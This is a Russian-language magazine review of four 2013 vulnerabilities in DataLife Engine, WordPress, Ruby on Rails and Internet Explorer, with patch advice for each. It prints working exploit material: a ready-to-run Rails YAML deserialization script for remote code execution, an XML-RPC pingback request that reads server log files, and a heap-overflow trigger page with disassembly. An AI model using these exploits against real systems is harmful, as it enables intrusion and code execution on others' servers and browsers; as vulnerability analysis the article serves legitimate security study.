Сергей Белов (sergeybelove.ru)

Ломаем самое популярное — Ruby on Rails, все версии Internet Explorer, WordPress, DataLife Engine. Держись крепче!

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 Инъекция PHP-кода в DLE 9.7

CVSSV2 9.3

AV:N/AC:M/AU:N/C:C/I:C/A:C/E:U/RL:W/RC:C

BRIEF

Дата релиза: 28 января 2013 года
Автор: EgiX
CVE: 2013-1412

Уязвимость в DLE 9.7 (preview.php) позволяет удаленному пользователю выполнить произвольный код на целевой системе.

EXPLOIT

DLE (DataLife Engine) — очень популярный движок для новостных сайтов. Полюбился многим за свою функциональность, дизайн и удобную админку, поэтому и получил широкое распространение. Давно в нем не обнаруживали уязвимостей, и вот — PHP-инъекция!

preview.php

```
$c_list = implode (',', $_REQUEST['catlist']);
if(strpos( $tpl->copy_template, "[catlist=") !== false) {
  $tpl->copy_template = preg_replace( "#\\[catlist=(.+?)\\]↵
  (.*?)\\[/catlist\\]#ies", "check_category('\\1', '\\2',↵
  '{$c_list}')", $tpl->copy_template );
}
if(strpos($tpl->copy_template,"[not-catlist=") !== false) {
  $tpl->copy_template = preg_replace( "#\\[not-catlist=↵
  (.+?)\\](.*?)\\[/not-catlist\\]#ies", "check_category↵
  ('\\1', '\\2', '{$c_list}', false)",$tpl->copy_template);
}
```

Параметр $_REQUEST['catlist'], который поступает на вход от пользователя, недостаточно обрабатывается фильтрами и подставляется в функцию preg_replace, вызываемую с модификатором «e». Данный кейс может быть использован для внедрения PHP-кода (подробно о модификаторах можно прочитать по ссылке: bit.ly/bW6j9k). Стоит упомянуть, что, в принципе, это нерекомендуемый модификатор и в PHP 5.5.0 он будет помечен как устаревший.

TARGETS

DLE 9.7.

SOLUTION

Применить патч для 9.7 или обновиться до 9.8.

2 SSRF в WordPress 3.5

CVSSV2 N/A

(N/A)

BRIEF

Дата релиза: 4 января 2013 года
Автор: ONsec research lab
CVE: N/A

Подделываем запросы на серверной стороне в WordPress 3.5.

EXPLOIT

Система блогов WordPress не нуждается в представлении. Сейчас почти каждый, кто собирается завести блог, выбирает именно WordPress. В начале этого года на сайте www.ethicalhack3r.co.uk была опубликована статья об использовании XML-RPC (удаленный вызов процедур посредством отправки XML) в качестве сканера локальных портов. Но исследователи из лаборатории ONsec пошли дальше: они использовали найденную уязвимость для эксплуатации SSRF — Server Side Request Forgery. По умолчанию WordPress задействует cURL для выполнения запросов:

wp-includes/class-wp-xmlrpc-server.php

```
4988  $linea = wp_remote_fopen( $pagelinkedfrom );
```

wp-includes/functions.php

```
749  function wp_remote_fopen( $uri ) {
...
758  $response = wp_remote_get( $uri, $options );
```

wp-includes/http.php

```
74  function wp_remote_get($url, $args = array()) {
75  $objFetchSite = _wp_http_get_object();
76  return $objFetchSite->get($url, $args);  ...
22  function &_wp_http_get_object() {
23      static $http;
25      if ( is_null($http) )
26          $http = new WP_Http();
```

wp-includes/class-http.php


```
294  function get($url, $args = array()) {
295      $defaults = array('method' => 'GET');
296      $r = wp_parse_args($args, $defaults);
297      return $this->request($url, $r);
298  }
...
81   function request( $url, $args = array() ) {
...
191  return $this->_dispatch_request($url, $r);
...
243  private function _dispatch_request($url, $args) {
244      static $transports = array();
246      $class = $this->↵_get_first_available_transport↵
         ($args, $url
...
205      public function _get_first_available_transport↵
         ($args, $url = null)
206      $request_order = array('curl', 'streams', ↵
         'fsockopen');
```

Если ты еще не читал «Библию SSRF», то обязательно займись этим на досуге (доступна по ссылке: bit.ly/Vb9XL3).

Зная, что использование таких схем, как file://, gopher://, dict://, ldap://, может привести к довольно печальным последствиям, попробуем схему file://. Снова взглянем на код WordPress, разберем метод Pingback (например, ты написал статью, и кто-то на другом блоге указал ссылку на твою статью. Тебе приходит «pingback» — отметка в комментариях, что кто-то сослался на тебя):

wp-includes/class-wp-xmlrpc-server.php

```
$linea = wp_remote_fopen( $pagelinkedfrom );
if ( !$linea )
...
preg_match('|<title>([^<]*?)</title>|is', $linea, ↵
$matchtitle);
$title = $matchtitle[1];
if (empty($title))
    return new IXR_Error(32, __('We cannot find a title ↵
```



DLE — многопользовательский новостной движок

```
    on that page.'));
$linea = strip_tags( $linea, '<a>' );
$p = explode( "\n\n", $linea );
$preg_target = preg_quote($pagelinkedto, '|');
foreach ( $p as $para ) {
if ( strpos($para, $pagelinkedto) !== false ) {
    preg_match("|<a[^>]+?".$preg_target.↵
    "[^>]*>([^>]+?)</a>|", $para, $context);
if ( empty($context) )
   continue;
...
$excerpt = preg_replace('|\</?wpcontext\>|', '', $para);
if ( strlen($context[1]) > 100 )
    $context[1] = substr($context[1], 0, 100) . '...';
```

Данные между <title> и </title> будут помещены в поле автора комментария (255 байт, ограничены в базе данных). Данные между <a> и будут отмечены как сам коммент (100 байт, ограничены строкой 5022).

Итак, у нас есть 355 байт для нужных нам данных. Попытаемся вытащить данные из access.log. Для начала запишем данные в access.log, просто обращаясь к сайту подобными запросами:

```
http://localhost/tests/wordpress/#<title>
http://localhost/tests/wordpress/#</title>
http://localhost/tests/wordpress/#↵
<a http://localhost/tests/wordpress/?p=1>
http://localhost/tests/wordpress/#</a>
```

Отправим запрос с маркером, но при этом скрафтим его самостоятельно (браузеры создают HTTP-запросы без якорей).

```
GET /tests/wordpress/#<a>marker1 HTTP/1.1
Host: localhost
```

Теперь можно добавить комментарий (pingback) с нужными данными между нашими маркерами, используя запрос к XML-RPC:

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param><value><string>file:///var/log/apache2/access_log↵
</string></value></param>
<param><value><string>http://localhost/tests/wordpress/?↵
```

```
p=1</string></value></param>
</params>
</methodCall>
```

После отправки этого запроса в комментариях к записи мы получим нужные нам данные.

TARGETS
WordPress 3.5.

SOLUTION
Обновиться до WordPress 3.5.1.

3 Удаленное выполнение команд в Rails 2, 3, 4

CVSSV2 N/A

(N/A)

BRIEF
Дата релиза: 7 января 2013 года
Автор: charlisome, espes
CVE: 2013-0156

DoS, SQLi, RCE во всех версиях RoR.

EXPLOIT
Ruby on Rails — популярный фреймворк, который часто выбирают для стартапов, как гибкую и довольно устойчивую к высоким нагрузкам платформу (например, Твиттер изначально был написан на RoR). В начале года была обнаружена бага во всех версиях этого фреймворка, которая позволяла провести DoS-атаку, SQL-инъекцию или выполнить любой код на целевой системе! Атакующему всего лишь требуется отослать специально скрафтенный XML, содержащий в себе YAML-объект. Рельсы парсят XML и подгружают объект из YAML. В процессе выполнения отправленный код может выполниться (зависит от типа и структуры отправленных объектов). Теперь по шагам:

- Рельсы парсят параметры из запроса, на основе Content-Type.
- XML-парсер (до пропатченных версий) запускает YAML-парсер для элементов с type="yaml". Вот пример XML'ки с YAML:

```
<foo type="yaml">
 yaml: goes here
 foo:
   - 1
   - 2
</foo>
```

- YAML позволяет десериализовать произвольные Ruby-объекты.
- Так как Ruby динамичен, десериализация YAML-объекта может вызвать какой-либо триггер, включая методы, которые нужны для десериализации этого объекта.
- Некоторые классы Ruby присутствуют во всех приложениях на рельсах (например, ERB-шаблон). И их можно использовать для выполнения любого Ruby-кода и, как следствие, любых команд на сервере.


Эксплойт уже есть в Metasploit. Можно найти и просто скрипты эксплуатации, без привязки как MF. Например, как этот:

```
url   = ARGV[0]
code  = File.read(ARGV[1])
# Встраиваем YAML-пейлоад в XML
payload = <<-PAYLOAD.strip.gsub("\n", "&#10;")
<fail type="yaml">
--- !ruby/object:ERB
  template:
    src: !binary |-
      #{Base64.encode64(code)}
</fail>
PAYLOAD
# Создание HTTP-запроса
uri = URI.parse(url)
http = Net::HTTP.new(uri.host, uri.port)
if uri.scheme == "https"
    http.use_ssl = true
    http.verify_mode = OpenSSL::SSL::VERIFY_NONE
end
request = Net::HTTP::Post.new(uri.request_uri)
request["Content-Type"] = "text/xml"
request["X-HTTP-Method-Override"] = "get"
request.body = payload
# Выводим ответ
response = http.request(request)
puts "HTTP/1.1 #{response.code} #{Rack::Utils::↵
HTTP_STATUS_CODES[response.code.to_i]}"
response.each { |header, value| puts "#{header}: ↵
#{value}" }
puts
puts response.body
```

Бага проверена редакцией — все рабочее :). Схожая ошибка в обработке нашлась еще в JSON-парсере, эксплойт для него вышел чуть позже.

TARGETS
Все версии RoR.

SOLUTION
Пропатчить Rails (патчи доступны здесь: bit.ly/SivPUo) или просто обновить RoR (исправлено в 3.2.11, 3.1.10, 3.0.19, 2.3.15).



Буфер, который может содержать не более 0xA8 байт

Эксплуатация уязвимости в RoR

4 Эксплуатация heap overflow в Internet Explorer

CVSSV2 N/A

(N/A)

BRIEF

Дата релиза: 10 января 2013 года
Автор: Vupen
CVE: 2012-1876

Разбор переполнения кучи в IE (с конкурса Pwn2Own 2012).

EXPLOIT

В начале этого года Vupen Security выложили свой эксплойт с конкурса Pwn2Own 2012 для IE с обходом DEP & ASLR. Критическая уязвимость присутствует во всех версиях IE, включая IE10 под Win8. Добиться heap overflow можно следующим кодом:

```
<html><body>
<table style="table-layout:fixed" >
    <col id="132" width="41" span="1" >  </col>
</table>
<script>
function over_trigger() {
    var obj_col = document.getElementById("132");
    obj_col.width = "42765";
    obj_col.span = 1000;
}
setTimeout("over_trigger();",1);
</script></body></html>
```

Разбор узлов документа приводит к созданию mshtml!CTableLayout:

```
; GetLayoutFromFactory() — mshtml.dll (IE8)
3CEE2706 PUSH 158     // Размер = 344
3CEE270B PUSH 8       // Флаги = HEAP_ZERO_MEMORY
3CEE270D PUSH DWORD PTR DS:[3D3D447C] // Куча = 00150000
3CEE2713 CALL EBX     // NTDLL.RtlAllocateHeap
```

Во время очередной обработки HTML-дерева IE добавляет новый столбец внутри таблицы, сославшись на функцию mshtml!CTableLayout::AddCol() следующим образом:

```
; CTableLayout::AddCol() — mshtml.dll (IE8)
3CFB9E66 PUSH EDI
3CFB9E67 MOV EAX,ESI
3CFB9E69 CALL CTableCol::GetAAspan  // Получение SPAN-
                                    // атрибута
[...]
3CFB9EF2 CMP EAX,DWORD PTR SS:[ARG.1]
3CFB9EF5 JL SHORT 3CFB9F57
3CFB9EF7 MOV EAX,DWORD PTR DS:[EBX+7C]
3CFB9EFA SHR EAX,2
3CFB9EFD MOV ECX,EBX
3CFB9EFF CALL CTableLayout::EnsureCols
```

Последняя функция будет хранить информацию внутри объекта CTableLayout, как мы можем видеть из следующего кода:

```
; CTableLayout::EnsureCols — mshtml.dll (IE8)
3CEE0371 CMP DWORD PTR DS:[ECX+54],EAX
3CEE0374 JGE SHORT 3CEE0379
3CEE0376 MOV DWORD PTR DS:[ECX+54],EAX
3CEE0379 XOR EAX,EAX
3CEE037B RETN
```

Позже, во время обработки, расположение элемента должно быть просчитано при помощи mshtml!CTableLayout::CalculateLayout(), что приводит к вызову следующей функции:

```
; CTableLayout_CalculateLayout() — mshtml.dll (IE8)
3CF662A9 PUSH DWORD PTR SS:[LOCAL.116]
3CF662AD MOV EAX,DWORD PTR DS:[EBX+60]
3CF662B0 PUSH DWORD PTR SS:[ARG.1]
3CF662B3 MOV DWORD PTR SS:[LOCAL.123],EDX
3CF662B7 PUSH EBX
3CF662B8 MOV DWORD PTR SS:[LOCAL.117],EAX
3CF662BC CALL CTableLayout::CalculateMinMax
```

Основная задача этой функции — создать буфер, занести его в mshtml!CTableLayout и заполнить его информацией о стилях из столбцов. Процесс начинается с получения SPAN-атрибута из mshtml!CTableLayout с целью вычисления размера буфера:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3CF66A69 MOV EBX,DWORD PTR SS:[ARG.1]
3CF66A6C PUSH ESI
3CF66A6D MOV ESI,DWORD PTR SS:[ARG.2]
3CF66A70 MOV EAX,DWORD PTR DS:[ESI+28]
3CF66A73 MOV DWORD PTR SS:[LOCAL.36],EAX
3CF66A79 MOV EAX,DWORD PTR DS:[EBX+54] // Значение SPAN-
                                       // атрибута по
                                       // смещению +0x54
3CF66A7C MOV DWORD PTR SS:[ARG.1],EAX  // Обновление
                                       // первого
                                       // аргумента
[...]
3CEED309 LEA ESI,[EBX+90]
3CEED30F JL 3CFBA54A    // [ESI+8] сейчас содержит 0
3CEED315 CMP EDX,DWORD PTR DS:[ESI+8]    // EDX из Arg1
3CEED318 JBE SHORT 3CEED32D
3CEED31A PUSH 1C                        // Arg1 = 1C
3CEED31C MOV EAX,EDX                    // SPAN = 6
3CEED31E MOV EDI,ESI
3CEED320 CALL CImplAry::EnsureSizeWorker // Создание
                                        // буфера
```

CimplAry::EnsureSizeWorker() создаст буфер размером 0xA8 байт на основе SPAN-атрибута. В качестве аргумента он принимает значение 0x1C, и EAX содержит значение, которое было подано через SPAN-атрибут, в нашем случае это 6. Размер равен 0x1C × 6 = 0xA8 байт:

```
; CimplAry::EnsureSizeWorker — mshtml.dll (IE8)
3CF75198 MOV EAX,DWORD PTR SS:[EBP-4] // EAX содержит 6,
                                      // [EBP+8] – 0x1c
3CF7519B MUL DWORD PTR SS:[EBP+8]     // 0xa8 в EAX
3CF7519E PUSH EDX     // Arg2
3CF7519F PUSH EAX     // Arg1
3CF751A0 LEA EAX,[EBP-8]              // Получим результат
3CF751A3 CALL ULongLongToUInt
[...]
3CF751B8 PUSH DWORD PTR SS:[EBP-8]    // Arg1,
                                      // push 0xa8
3CF751BB LEA ESI,[EDI+0C]
3CF751BE CALL HeapRealloc
```

Вызов HeapReAlloc() произойдет с параметром 0xA8 и изменит указатель на EDI +0xC с EDI = CTableLayout+0x90. Это означает, что это будет буфер со смещением +0x9C из mshtml!CTableLayout. В то же время MSHTML! CTableLayout будет иметь буфер, который может содержать не более 0xA8 байт. На следующем листинге показано расположение объекта:


```
; Объект mshtml!CTableLayout
Адрес     Шестнадцатеричный дамп
023A0498 98 3E F7 3C|A0 14 22 00|E0 D4 46 02|B0 73 F7 3C|
023A04A8 01 00 00 00|00 00 00 00|0D 08 08 01|FF FF FF FF|
023A04B8 00 00 00 00|00 00 00 00|00 00 00 00|FF FF FF FF|
023A04C8 94 05 02 00|C4 D1 00 00|00 00 00 00|00 00 00 00|
023A04D8 00 00 00 00|02 28 01 00|00 00 00 00|00 00 00 00|
023A04E8 00 00 00 00|06 00 00 00|00 00 00 00|FF FF FF FF|
023A04F8 00 00 00 00|FF FF FF FF|9C F6 F6 3C|04 00 00 00|
023A0508 04 00 00 00|D0 06 43 02|9C F6 F6 3C|18 00 00 00|
023A0518 06 00 00 00|10 8D 1A 00|00 00 00 00|C0 78 A1 02|
023A0528 9C F6 F6 3C|00 00 00 00|00 00 00 00|60 14 47 02|
023A0538 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00|

[ 98 3E F7 3C] vftable объекта CTableLayout
[|06 00 00 00] Атрибут SPAN
[ 18 00 00 00] Число столбцов * 4 (6 столбцов)
[ 10 8D 1A 00] Массив mshtml!CTableCol
[ 60 14 47 02] Уязвимый буфер
```

Буфер [60 14 47 02] содержит информацию о стилях для шести столбцов элемента SPAN. Это цикл по всем доступным столбцам (со смещением +0x84) и возвращение SPAN-атрибута из первого столбца. Позже это значение было изменено следующим кодом:

```
<SCRIPT>
    var id3 = document.getElementById("id3");
    id3.span="7";
</SCRIPT>
```

Таким образом, CTableCol::GetAAspan() возвращает 7:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3D12EB66 |MOV EAX,DWORD PTR DS:[EBX+84] // Получение
                                        // массива столбцов
3D12EB6C |MOV ECX,DWORD PTR SS:[EBP-8]
3D12EB6F |MOV EDI,DWORD PTR DS:[ECX*4+EAX]
[...]
3D12EB9D |CALL CTableCol::GetAAspan  // Возвращается
                                    // обновленное
                                    // значение
                                    // атрибута SPAN (7)
3D12EBA2 |CMP EAX,3E8
3D12EBA7 |MOV DWORD PTR SS:[EBP+10],EAX  // Сохранение
                                         // в ARG.3
```



Pingback с информацией из access.log

```
[...]
3D12EC70 |PUSH 0
3D12EC72 |PUSH ESI
3D12EC73 |CALL ↵
CWidthUnitValue::GetPixelWidth // Возвращает значение
                               // на основе атрибута WIDTH
3D12EC78 |CMP DWORD PTR SS:[EBP-60],0
3D12EC7C |MOV DWORD PTR SS:[EBP-30],EAX  // Сохранение
                                         // в [EBP-30]
```

И само заполнение буфера:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3D12ECD4 |MOV EAX,DWORD PTR SS:[EBP-30]
3D12ECD7 |MOV DWORD PTR SS:[EBP-0C],EAX  // Значение
                                         // WIDTH
                                         // сохраняется
                                         // в [EBP-0C]
[...]
3D12ED0C |/MOV ECX,DWORD PTR SS:[EBP-24]
3D12ED0F ||MOV EAX,DWORD PTR DS:[EBX+9C] // Извлечение
                                         // из буфера
3D12ED15 ||ADD EAX,ECX
[...]
3D12ED3A ||PUSH DWORD PTR SS:[EBP-40]    // Arg3
3D12ED3D ||MOV EAX,DWORD PTR SS:[EBP-34]
3D12ED40 ||PUSH DWORD PTR SS:[EBP+0C]    // Arg2
3D12ED43 ||MOV ESI,DWORD PTR SS:[EBP-28]
3D12ED46 ||PUSH DWORD PTR SS:[EBP-0C]    // Arg1 =>
                                         // атрибут ширины
3D12ED49 ||CALL ↵
CTableColCalc::AdjustForCol // Заполнение текущего NODE
```

Последняя функция будет заполнена буфером из одного узла с размером size 0x1C, состоящего из значений атрибута WIDTH. Однако в связи с тем, что SPAN-атрибут динамично меняется через JS, это приводит к дополнительным итерациям в цикле, которые в конечном счете заканчиваются out-of-bounds. В итоге цикл приходит к следующему:

```
; CTableLayout::CalculateMinMax() — mshtml.dll (IE8)
3D12ED58 ||CMP EAX,DWORD PTR SS:[EBP+10] // Конечное
                                         // условие, когда
                                         // счетчик > ARG.3
3D12ED5B |\JL SHORT 3D12ED0C  // ARG.3 является
                              // обновленным атрибутом
                              // SPAN
```

Это означает, что семь структур с размером 0x1C будут обработаны, хотя места у нас только для шести структур. Это и приводит к переполнению кучи, что позволяет создать специальную страницу для выполнения произвольных команд у посетителя.

Эксплуатация с обходом ASLR/DEP. Поскольку эта уязвимость приводит к heap overflow, то это может использоваться для RCE с обходом и DEP, и ASLR. Это возможно, так как мы можем достать нужный нам адрес из mshtml.dll и провести heap spray (об этой технике не раз писал в нашем журнале Алексей Синцов), основанной на этом адресе, что приведет к выполнению уязвимости и загрузке нужного пейлоада. Об этом ты можешь дочитать в блоге VupenSecurity по ссылке: bit.ly/MfC0yT.

TARGETS

Все версии Internet Explorer.

SOLUTION

Установить последние пропатченные версии браузеров. Или, как мы уже писали, не использовать IE :).